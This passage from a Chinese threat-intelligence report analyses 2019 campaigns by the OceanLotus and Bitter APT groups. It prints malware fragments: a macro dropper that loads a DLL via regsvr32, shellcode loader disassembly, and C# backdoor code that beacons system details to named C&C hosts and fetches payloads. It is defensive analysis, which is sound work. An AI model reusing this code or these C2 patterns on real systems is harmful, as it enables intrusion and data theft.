


图 122 海莲花组织攻击样本举例

2019 年，海莲花组织使用的最终恶意软件主要是 Cobalt Strike 和 Denis 家族木马。相比于 2018 年，并没有发生太大变化。但在交付最终后门的载荷上，增加了一种 Kerrdown 下载器木马，该下载器木马在 2019 年被频繁捕获，这种下载器主要通过 hook 函数 LdrLoadDll 执行恶意代码或直接申请内存执行恶意代码。在代码特征上，2019 年第一季度海莲花组织开始使用定制化后门，在诸多下载器的 shellcode 部分，会获取机器专属模块，木马执行后分配内存空间，拷贝 shellcode 到新申请的空间中执行，shellcode 的功能则是利用配置密码+本地计算机名 hash 作为密钥解密最终的 playload，并对 playload 进行校验，成功后创建新线程执行 playload。




图 123 海莲花组织定制化后门主要工作流程

2019 年底，海莲花在其代码特征上做了较为明显的改变，开始使用多重载荷的执行流程，即当无法从 C&C 服务器下载后续执行的 shellcode 时，会选取备用方案，在受害者机器上植入 Denis 后门。

除此之外，为对抗静态查杀，海莲花组织还会在其恶意动态库文件中添加垃圾数据，使动态库大小变得十分巨大。




图 124 海莲花组织通过对样本添加垃圾数据躲避查杀

3、 攻击案例分析

攻击事件 1：

海莲花组织自 2018 年开始使用 Kerrdown 下载器，2019 年更是频繁使用此木马用于下载 Cobalt Strike 后门进行攻击。Kerrdown 一般通过 Office 文档和压缩文件作为载体进行投递，其中 Office 文档类载体最常用的为 MHT 格式的 DOC 文档和包含模板注入的 DOCX 文档。

压缩文件则通常采用白利用的方式进行投递。最常见的为 Word 白利用方式，推测是因为 Word 可执行文件自带 Word 文档图标，通过同时释放并打开假的钓鱼文档攻击成功率更高，因此更受青睐。

以 2019 年 8 月捕获的某样本为例，原始样本为 zip 的压缩包，解压后文件结构如下：主文件是 Word.exe 白文件，恶意代码存放到 wwlib.dll 之中，这是典型的 word 白利用方式。




图 125 海莲花组织白利用样本举例

原始程序会加载 wwlib.dll 模块，而 wwlib.dll 模块的 DllEntryPoint 会 hook 掉 LdrLoadDll 的后几个字节，进而跳转执行 wwlib.dll 中的 shellcode 恶意代码。





图 126 海莲花样本 wwlib.dll 模块

经过多层的解密，最终会向 cloud.doomdns.org 发送 GET 请求，获取最终执行的后门 Cobalt Strike Beacon。

Beacon 共有 76 种执行方法，其中具体包含进程注入、文件创建、服务创建、文件释放、修改进程属性、修改目录、远程线程等操作。

攻击事件 2：

2019 年 11 月，我们捕获到一个名为“定-关于报送 2019 年度经营业绩考核目标建议材料的报告.doc”的恶意 doc 样本。该 doc 所使用的 Shellcode PE Loader 新加载了另外一段下载代码。该 doc 嵌入了恶意的宏，宏代码会向系统临时目录释放恶意的 dll 文件~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole 文件，并使用 regsvr32.exe 加载。




```
        Set mjzhfpk2skdz = jczwbsouxmfni2butu
    End If
Next jczwbsouxmfni2butu
If mjzhfpk2skdz Is Nothing Then Exit Sub

egpzsp4dlvhitzulncpfvpwkc = "~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole"
xzohvlbegc = Environ$("TEMP")
bkkfybx11 xzohvlbegc
xzohvlbegc = xzohvlbegc & egpzsp4dlvhitzulncpfvpwkc

ReDim szgembygipmd5hjerqq(1553407) As Byte
frup5zsg = mjzhfpk2skdz.TextFrame.TextRange.Text
xeribejbs0afpesxuvq szgembygipmd5hjerqq, frup5zsg

dzujulftdcotqn8xkcztgqv = FreeFile
Open xzohvlbegc For Binary As #dzujulftdcotqn8xkcztgqv
Put #dzujulftdcotqn8xkcztgqv, , szgembygipmd5hjerqq
Close #dzujulftdcotqn8xkcztgqv

tdjgpqus4dzsludr = "regsvr32.exe """
tdjgpqus4dzsludr = tdjgpqus4dzsludr & xzohvlbegc
tdjgpqus4dzsludr = tdjgpqus4dzsludr & """"
```

图 127 海莲花攻击样本宏代码截图

~$doc-ad9b812a-88b2-454c-989f-7bb5fe98717e.ole 中包含这样一个资源：




图 128 海莲花攻击样本资源截图 1

其中前 8 字节是校验值，校验算法如下：低 2 字节的 0x4F96 * 0x6C800 = 0x21BB13000，但只保留低 8 位的 0x1BB13000。高两字节的 0x2E65* 0x74 = 0x1505C4，然后分别加上 0x12000、0x3AD，再相或。即(0x1BB13000+ 0x12000) | (0x1505C4+0x3AD) = 0x1BB25000 | 0x00150971 =1BB75971。或之后的值 1BB75971 如果等于偏移 0x04 处的 4 字节值，表示是合法的资源。偏移 0x08 处的 0x00000001 表示资源类型是 Shellcode。偏移 0x0C 起始到结尾都是加密的 Shellcode。doc 还会释放打开一个诱饵文件 File-aff94b08-6d9f-48c5-9900-5bee8ef5ab33.docx，正是来自类型为 0x00000002 的资源。




图 129 海莲花攻击样本资源截图 2

资源 4160:1497 里的 Shellcode 经过异或 0x5CD4F2F5，解密为海莲花最成熟的 Shellcode PE Loader。

地址	十六进制	反汇编
009E0000	D9E9	FLDL2T
009E0002	D97424 F4	FSTENV (28-BYTE) PTR SS:[ESP-0xC]
009E0006	BA F5F2D45C	MOV EDX,0x5CD4F2F5
009E000B	5E	POP ESI
009E000C	31C9	XOR ECX,ECX
009E000E	B9 9A900300	MOV ECX,0x3909A
009E0013	3156 1B	XOR DWORD PTR DS:[ESI+0x1B],EDX
009E0016	83C6 04	ADD ESI,0x4
009E0019	0356 E2	ADD EDX,DWORD PTR DS:[ESI-0x1E]

图 130 海莲花 Shellcode PE Loader

但是这段 Shellcode PE Loader 相比之前，多了一段下载代码。下载地址是 https://jcdn.jsoid.com/script/word.png?A=[计算机名]&B=[用户名]&C=[操作系统版本]。word.png，下载成功后直接作为 Shellcode 执行。

不管是否下载成功，都会执行这段加载 PE 的部分，经过解密确认是 Denis 变种二。至此简单总结，那就是海莲花的 Shellcode PE Loader 有了新变化，多了下载功能。所下载的很可能是 Cobalt Strike Beacon，但也可能是其它载荷。同时不管下载成功与否，都继续在内存里加载执行 RC4 加密的 PE。可以理解为新的 Shellcode PE Loader 是一箭双雕，可以执行双重载荷。

攻击事件 3：

自 2018 年 12 月底曝光 CVE-2018-20250 漏洞之后，海莲花组织在 2019 年也频繁利用该漏洞进行攻击。

比如样本 ff99f8bc1ec0d77843b9d5384a422780，首先会利用 CVE-2018-20250 释放到自启动目录下。

名称	修改日期	类型	大小
desktop.ini	2016/9/23 11:29	配置设置	1 KB
madoc.exe	2019/2/21 22:03	应用程序	73 KB
Rolan	2019/9/9 12:37	快捷方式	2 KB

图 131 海莲花组织攻击样本

恶意样本入口为混淆的 shellcode，shellcode 首先会遍历模块找到所需的函数地址，这段 shellcode 为海莲花组织常用的代码段。

```
0040697A ^ E3 9A          JECXZ SHORT madoc.00406916
0040697C   FB             STI
0040697D   E8 5D3E1C17    CALL 175CA7DF
00406982   D6             SALC
00406983   A9 3B7D2490    TEST EAX,0x90247D3B
00406988 ^ 0F85 8DFFFFFF  JNZ madoc.0040691B
0040698E   90             NOP
0040698F   58             POP EAX
00406990   90             NOP
00406991   8B58 24        MOV EBX,DWORD PTR DS:[EAX+0x24]
00406994   90             NOP
00406995 v EB 0A          JMP SHORT madoc.004069A1
00406997   B9 8C62E4C1    MOV ECX,0xC1E4628C
0040699C   E6 13          OUT 0x13,AL
0040699E   34 5A          XOR AL,0x5A
004069A0   B8 01D39066    MOV EAX,0x6690D301
004069A5   8B0C4B         MOV ECX,DWORD PTR DS:[EBX+ECX*2]
004069A8   90             NOP
004069A9 v EB 09          JMP SHORT madoc.004069B4
004069AB   0FEE1B         PMAXSW MM3,QWORD PTR DS:[EBX]
004069AE   2062 91        AND BYTE PTR DS:[EDX-0x6F],AH
004069B1 - E9 CAD78B58    JMP 58CC4180
004069B6   1C 90          SBB AL,0x90
004069B8 v EB 0B          JMP SHORT madoc.004069C5
004069BA   0F             DB 0F
004069BB   18D2           SBB DL,DL
004069BD   2D C561A748    SUB EAX,0x48A761C5
004069C2 v 7F 17          JG SHORT madoc.004069DB
004069C4   8801           MOV BYTE PTR DS:[ECX],AL
```

```
EAX 00000000
ECX 000004E9
EDX 76620000 kernel32.76620000
EBX 766D630C kernel32.766D630C
ESP 0012FF48
EBP 0012FF54
ESI 766DE485 ASCII "VirtualAllocEx"
EDI E553A458

EIP 0040698E madoc.0040698E

C 0  ES 0023 32位 0(FFFFFFFF)
P 1  CS 001B 32位 0(FFFFFFFF)
A 0  SS 0023 32位 0(FFFFFFFF)
Z 1  DS 0023 32位 0(FFFFFFFF)
S 0  FS 003B 32位 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
              3 2 1 0      E S P U O Z D
```

图 132 海莲花组织攻击样本分析

最终利用 shellcode 连接 C&C 服务器，从服务器接收数据，利用 ret 跳转执行。

```
002000EA   56            PUSH ESI
002000EB   57            PUSH EDI
002000EC   68 02D9C85F   PUSH 0x5FC8D902
002000F1   FFD5          CALL EBP                  rece接受数据大小
002000F3   8B36          MOV ESI,DWORD PTR DS:[ESI]
002000F5   6A 40         PUSH 0x40
002000F7   68 00100000   PUSH 0x1000
002000FC   56            PUSH ESI
002000FD   6A 00         PUSH 0x0
002000FF   68 58A453E5   PUSH 0xE553A458
00200104   FFD5          CALL EBP                  申请接收到的大小的空间
00200106   93            XCHG EAX,EBX
00200107   53            PUSH EBX                  将空间地址压栈
00200108   6A 00         PUSH 0x0
0020010A   56            PUSH ESI
0020010B   53            PUSH EBX
0020010C   57            PUSH EDI
0020010D   68 02D9C85F   PUSH 0x5FC8D902
00200112   FFD5          CALL EBP                  循环接收数据
00200114   01C3          ADD EBX,EAX
00200116   29C6          SUB ESI,EAX
00200118 ^ 75 EE         JNZ SHORT 00020108
0020011A   C3            RETN                      调用接收到的数据
0020011B   0000          ADD BYTE PTR DS:[EAX],AL
```

图 133 海莲花组织攻击样本分析

5.2.2 蔓灵花组织

1、 组织背景

蔓灵花(又称 Bitter)APT 组织是一个针对中国、巴基斯坦等国家的 APT 组织。最早披露于 2016 年，主要针对军工、核能、政府等国家重点单位。蔓灵花组织的攻击能力较弱，但组织的攻击频率较高。2019 年，该组织除了新增一些 C#木马组件外，整体的攻击方式无太大变化。

组织来源	印度
攻击地域	中国、巴基斯坦等国家
攻击目标	政府、军工业、电力、核工业等
入侵方式	鱼叉式钓鱼邮件的投递

漏洞利用	CVE-2017-0199,CVE-2017-11882,CVE-2012-0158,CVE-2014-6352,CVE-2017-12824

图 134 蔓灵花组织概况

蔓灵花组织的攻击流程相对固定。其特别喜欢使用 AntraDownloader 木马下载器加载恶意功能模块，只有极少数的攻击没有利用到这个木马下载器。




图 135 蔓灵花组织主要攻击流程

2、 趋势变化

在木马方面，蔓灵花组织的木马后门相比于 2018 年变化不大。

除了对已知的组件进行简单修改之外，蔓灵花组织新增了两款 C#木马组件，MSAServices 模块和 Sessionmanagers 模块，这两款组件都为远程控制程序，主要功能为回连远程服务器进行命令控制和数据传输。

除了上文中描述的攻击方式，2019 年多次发现蔓灵花组织使用一种新的攻击流程框架攻击巴基斯坦，这种方式利用 inpage 漏洞(CVE-2017-12824)或 Office 漏洞(CVE-2017-11882)多次从 C&C 服务器下载后续 shellcode 执行后门的植入。这种方式曾被多个友商披露过，同时这种攻击框架与白象存在较大关联，所以我们认定印度的几个组织可能存在较大关联。




图 136 蔓灵花组织 2019 年新攻击流程框架

3、 案例分析

攻击事件 1：

2019 年 10 月，我们发现了蔓灵花的两款 C#后门组件，这两款组件均为远程控制程序。主要功能为回连远程服务器进行命令控制和数据传输，功能较为相似，这里以 MSAServices 为例。

MSAServices 从一段十六进制数据中解析出 C&C 域名 mswinhostsvc.net，而后创建套接字连接 C&C 并接收 C&C 指令，接着采集受害者计算机信息并发送至 C&C 服务器：

```
            Thread.Sleep(this.random.Next(1, 2) * 1000);
            try
            {
                if (!string.IsNullOrEmpty(Settings.ConnectIP))
                {
                    ClientConnect.clientSocket.Connect(IPAddress.Parse(Settings.ConnectIP), Settings.ConnectPort);
                }
            }
            catch (Exception)
            {
            }
            goto IL_BE;
        }
    }
    this.Read();
    this.SendPacket(new S_NewClient(this));
}
```

接收C&C指令

发送上线信息

图 137 蔓灵花组织 MSAServices 后门截图 1

MSAServices 与 C&C 服务器的通信内容会使用简单的异或进行加密, 密钥为 745930 的十六进制单字节, 即 0xB61CA:

```
// Token: 0x060000A1 RID: 161 RVA: 0x000031C4 File Offset: 0x000013C4
public static byte[] decrypt(byte[] Data)
{
    int num = 2;
    for (int i = 0; i < Data.Length; i++)
    {
        int expr_0D_cp_1 = i;
        Data[expr_0D_cp_1] ^= (byte)num;
    }
    return Data;
}
```

图 138 蔓灵花组织 MSAServices 后门截图 2

MSAServices 会采集受害者的计算机信息发送至 C&C 服务器, 采集的信息有系统版本、系统用户名、计算机名、系统目录名、CPU 型号、内存大小、MAC 地址以及系统序列号等。

```
base.WriteByte(0);
base.WriteString(WMI.ReadString("CSName", "CIM_OperatingSystem", null));
base.WriteString(GetCountry.Country());
try
{
    base.WriteBytes(Dns.GetHostByName(Dns.GetHostName()).AddressList[0].GetAddressBytes());
}
catch (Exception)
{
}
base.WriteString(WindowsIdentity.GetCurrent().Name.Split(new char[]
{
    '\\'
})[1]);
base.WriteString(WMI.ReadString("CSName", "CIM_OperatingSystem", null));
base.WriteString(WMI.ReadString("Caption", "CIM_OperatingSystem", null));
base.WriteInteger(WMI.ReadInteger("BuildNumber", "CIM_OperatingSystem", null));
base.WriteString(WMI.ReadString("OSArchitecture", "CIM_OperatingSystem", null));
base.WriteString(WMI.ReadString("CSDVersion", "CIM_OperatingSystem", null));
base.WriteString(WMI.ReadString("RegisteredUser", "CIM_OperatingSystem", null));
base.WriteString(WinSerial.GetSerial());
base.WriteString(WMI.ReadString("SystemDirectory", "CIM_OperatingSystem", null));
base.WriteString(WMI.ReadString("SystemDrive", "CIM_OperatingSystem", null) + "\\");
base.WriteString(string.Format("{0} GB", WMI.ReadInteger("TotalVisibleMemorySize", "CIM_OperatingSystem", null) /
  1000000));
base.WriteString(WMI.ReadString("Name", "CIM_Processor", null));
string text = "";
try
{
    foreach (ManagementBaseObject current in new ManagementObjectSearcher("select MACAddress, IPEnabled from
      Win32_NetworkAdapterConfiguration").Get())
    {
        if (current["IPEnabled"].ToString() == "True")
        {
            text += current["MACAddress"].ToString();
        }
    }
}
```

图 139 蔓灵花组织 MSAServices 后门截图 3

在成功发送上线信息后, MSAServices 会进行 Processor 函数调用初始化:

```
ClientPacketProcessor.packetList = new SortedList<short, ClientPacketProcessor.PacketType>();
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Delete File", 2, typeof(R_DeleteFile)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get Processes", 3, typeof(R_GetProcesses)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Kill Processes", 4, typeof(R_KillProcess)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Suspend Processes", 5, typeof(R_SuspendProcess)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Resume Processes", 6, typeof(R_ResumeProcess)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get Process DLLs", 8, typeof(R_GetProcessDLLs)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get Process threads", 9, typeof
  (R_GetProcessThreads)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Mod Thread", 16, typeof(R_ProcessModThread)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Start Process", 17, typeof(R_StartProcess)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMgr get drives", 18, typeof(R_FileMgrGetDrives)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMgr get Folders", 19, typeof(R_FileMgrGetFiles)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMgr Create File", 20, typeof(R_CreateFile)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileMgr Copy File", 21, typeof(R_CopyFily)));
